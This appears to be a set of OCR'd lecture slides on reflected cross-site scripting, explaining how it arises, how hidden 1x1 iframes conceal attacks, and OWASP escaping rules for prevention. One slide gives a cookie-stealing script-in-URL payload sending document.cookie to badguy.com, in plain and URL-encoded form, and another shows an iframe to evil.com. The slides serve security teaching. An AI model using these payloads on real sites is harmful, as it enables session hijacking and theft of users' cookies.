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





Reflected XSS



Reflected XSS



Reflected XSS



Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- Example: search field
  - **`http://victim.com/search.php?term=apple`**
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term
. . .
</BODY> </HTML>
```

- How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)
  - **`http://victim.com/search.php?term=<script> window.open("http://badguy.com?cookie="+document.cookie) </script>`**
    - **`http://victim.com/search.php?term=%3Cscript%3E%20window.open%28%22http%3A%2F%2Fbadguy.com%3Fcookie%3D%22%2Bdocument.cookie%29%20%3C%2Fscript%3E`**
- What if user clicks on this link?
  - Browser goes to **`victim.com/search.php?...`**
  - victim.com returns **`<HTML> Results for <script>`** … **`</script>`** …
  - Browser executes script in same origin as victim.com
    - Sends badguy.com cookie for victim.com

Reflected XSS: Summary

- ***Target***: user with Javascript-enabled browser who visits a vulnerable web service that will include parts of URLs it receives in the web page output it generates
- ***Attacker goal***: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = Same Origin Policy)
- ***Attacker tools***: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- ***Key trick***: server fails to ensure that output it generates does not contain embedded scripts other than its own
- Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript (generally)

And Hiding It All...

- Both CSRF and reflected XSS require the attacker's web page to run...
  - In a way not noticed by the victim
- Fortunately? iFrames to the rescue!
  - Have the "normal" page controlled by the attacker create a 1x1 iframe...
  - `<iframe height=1 width=1 src="http://www.evil.com/actual-attack">`
- This enables the attacker's code to run...
  - And the attacker can mass-compromise a whole bunch of websites... and just inject that bit of script into them

And Thus You Don't Even Need A Click!

- Bad guy compromises a bunch of sites...
  - All with a 1x1 iFrame pointing to badguy.com/exploitme
- badguy.com/exploitme is a rich page...
  - As many CSRF attacks as the badguy wants...
    - Encoded in image tags...
  - As many reflected XSS attacks as the badguy wants...
    - Encoded in still further iframes...
  - As many stored XSS attacks as the badguy wants...
    - If the attacker has pre-stored the XSS payload on the targets
- Why does this work?
  - Each iframe is treated just like any other web page
  - This sort of thing is ***legitimate*** web functionality, so the browser goes "Okeydoke..."

Protecting Servers Against XSS (OWASP)

- OWASP = Open Web Application Security Project
- Lots of guidelines, but 3 key ones cover most situations https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
  - Never insert untrusted data except in allowed locations
  - HTML-escape before inserting untrusted data into simple HTML element contents
  - HTML-escape all non-alphanumeric characters before inserting untrusted data into simple attribute contents

Never Insert Untrusted Data Except In Allowed Locations


```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>   directly in a script

<!--...NEVER PUT UNTRUSTED DATA HERE...-->             inside an HTML comment

<div ...NEVER PUT UNTRUSTED DATA HERE...=test />       in an attribute name

<NEVER PUT UNTRUSTED DATA HERE... href="/test" />   in a tag name

<style>...NEVER PUT UNTRUSTED DATA HERE...</style>   directly in CSS
```

HTML-Escape Before Inserting Untrusted Data into Simple HTML Element Contents


```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>

<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>

any other normal HTML elements
```

"Simple": <p>, <b>, <td>, ...

Rewrite 6 characters (or, better, use *framework functionality*):

```
& --> &amp;
< --> &lt;
> --> &gt;
```

```
" --> &quot;
' --> &#x27;
/ --> &#x2F;
```

HTML-Escape Before Inserting Untrusted Data into Simple HTML Element Contents


```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>

<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>

any other normal HTML elements
```

Rewrite 6 characters (or, better, use *framework functionality*):

While this is a "default-allow" *black-list*, it's one that's been heavily community-vetted

HTML-Escape All Non-Alphanumeric Characters Before Inserting Untrusted Data into Simple Attribute Contents


```
<div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content</div>

<div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'>content</div>

<div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">content</div>
```

"Simple": `width=, height=, value=...`
NOT: `href=, style=, src=, on`*XXX*`= ...`

Escape using &#x*HH*; where *HH* is hex ASCII code (or better, again, use framework support)